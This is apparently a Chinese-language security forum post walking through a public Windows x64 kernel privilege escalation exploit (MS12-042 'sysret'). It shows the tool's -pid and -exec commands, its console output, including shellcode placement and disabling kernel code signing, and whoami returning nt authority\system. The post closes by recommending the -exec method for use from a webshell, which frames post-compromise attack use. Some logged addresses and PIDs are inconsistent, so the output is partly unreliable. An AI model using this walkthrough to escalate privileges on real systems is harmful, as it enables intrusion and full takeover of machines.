

作者: blacksplit

基友 bystander 分享了 sysret 提权

不过由于他没有 64bits 机子, 我就测试了一下, 总结了一下功能, 也方便以后使用。在此分享出来~

PS:在我实际测试的时候, 电脑蓝屏了一次, 大家不要乱来哦~~

Sysret 使用的是 64 位操作系统的 sysret 指令漏洞, 从而得到 system 权限。

Sysret 的功能原文说明如下:

Windows Kernel Intel x64 SYSRET Vulnerability Exploit + Kernel Code Signing Bypass Bonus

The shellcode disables kernel Code Signing and will grant NT SYSTEM privilege to specified Application or already running process (PID). exploit successfully tested on Windows 7 SP0/1 (x64) and Windows 2008 R2 SP1 (x64).

使用方法如下:

直接运行 sysret:



由此可见, sysret 有两个功能, 一是使指定 pid 的进程获得 system 权限, 二是使指定的程序拥有 system 权限。


(当然, 初看之, 可能看不出来, 我后来亲自实验, 确实是这两个功能)。

功能测试: (测试环境: windows 2008 R2 x64)

1. Sysret -pid

Sysret -pid 可以把指定 pid 的进程提升为 system 权限。测试时, 新建拷贝 cmd.exe 程序, 重命名为 cmd2.exe (为了区别期间, 所以改了名字)

运行 cmd2.exe, 执行 whoami 命令:



然后, 执行 tasklist 命令, 查看进程 cmd2 的 pid:

cmd.exe	2160	Console
conhost.exe	864	Console
sysret.exe	1360	Console
WerFault.exe	1624	Console
cmd2.exe	1604	Console
conhost.exe	2776	Console
cmd.exe	2176	Console

可以看到, cmd2.exe 的 pid 为 1604.

接着, 使用 sysret -pid 1604 把 cmd2 的权限提权为 system:

```

C:\Users\qq\Desktop\Sysret>sysret.exe -pid 1604
[+] Windows Kernel Intel x64 Sysret Vulnerability (MS12-042)
[+] Exploited by Shahriyar Jalayeri (Shahriyar.j [at] gmail) -- just for fun
[+] Escalating PID : 00000000000000644
[+] Hooking RtlpUmsPrimaryContextWrap...
[+] RtlpUmsPrimaryContextWrap hook point at : 0000000077CD046A
[+] Allocating null page...
[+] Page allocated at : 0000000000000000
[+] Control flow changed to shellcode execution path.
[+] Kernel Executive Entry (ntoskrnl.exe) at : FFFFFFFF8000165A000
[+] PsLookupProcessByProcessId at : FFFFFFFF800019AD1FC
[+] g_CiEnabled Pointer at : FFFFFFFF80001880EB8
[+] Shellcode memory allocated at : 000000000002F0000
[+] Shellcode fixed and palaced at allocated memory.
[+] Entering User-mode Scheduling Mode!

```



最后，在 cmd2.exe 中，再次运行 whoami 命令，验证是否是 system:

```

C:\Users\qq\Desktop\Sysret>whoami
win-dbh168lvm7h\qq

C:\Users\qq\Desktop\Sysret>whoami
nt authority\system

```



可以看到，权限已经被提权为了 system 权限。

2. Sysret -exec

这次，同样拷贝 cmd.exe，重命名为 cmd3.exe，然后，在终端中运行如下命令：

Sysret -exec cmd3.exe 来以 system 权限运行 cmd3.exe:

```

C:\Users\qq\Desktop\Sysret>sysret.exe -exec cmd3.exe
[+] Windows Kernel Intel x64 Sysret Vulnerability (MS12-042)
[+] Exploited by Shahriyar Jalayeri (Shahriyar.j [at] gmail) -- just for fun
[+] Spawning child process...
[+] Hooking RtlpUmsPrimaryContextWrap...
[+] RtlpUmsPrimaryContextWrap hook point at : 0000000077CD046A
[+] Allocating null page...
[+] Page allocated at : 0000000000000000
[+] Control flow changed to shellcode execution path.
[+] Kernel Executive Entry (ntoskrnl.exe) at : FFFFFFFF8000165A000
[+] PsLookupProcessByProcessId at : FFFFFFFF800019AD1FC
[+] g_CiEnabled Pointer at : FFFFFFFF80001880EB8
[+] Shellcode memory allocated at : 00000000000170000
[+] Shellcode fixed and palaced at allocated memory.
The system cannot find message text for message number 0x2350 in the message file for Application.

Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\qq\Desktop\Sysret>[+] Entering User-mode Scheduling Mode!

```




可以看到，cmd3.exe 已经运行了。再输入 whoami:

```
[+] Kernel Executive Entry (ntoskrnl.exe) at : FFFFFFFF80000165A000
[+] PsLookupProcessByProcessId at : FFFFFFFF8000019AD1FC
[+] g_CiEnabled Pointer at : FFFFFFFF800001880EB8
[+] Shellcode memory allocated at : 00000000000170000
[+] Shellcode fixed and palaced at allocated memory.
The system cannot find message text for message number 0x2350 in the resource file for Application.

Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\qq\Desktop\Sysret>[+] Entering User mode Scheduling Mode!
whoami
nt authority\system

C:\Users\qq\Desktop\Sysret>
```

A stylized logo for 'F4CK Security Team'. It features a large, colorful 'F' in purple and blue, followed by '4CK' in yellow and orange, and 'Security Team' in red and blue below it.

可以看到，已经是 system 权限了。

PS:在 webshell 情况下，显然第二种方法更直接一些~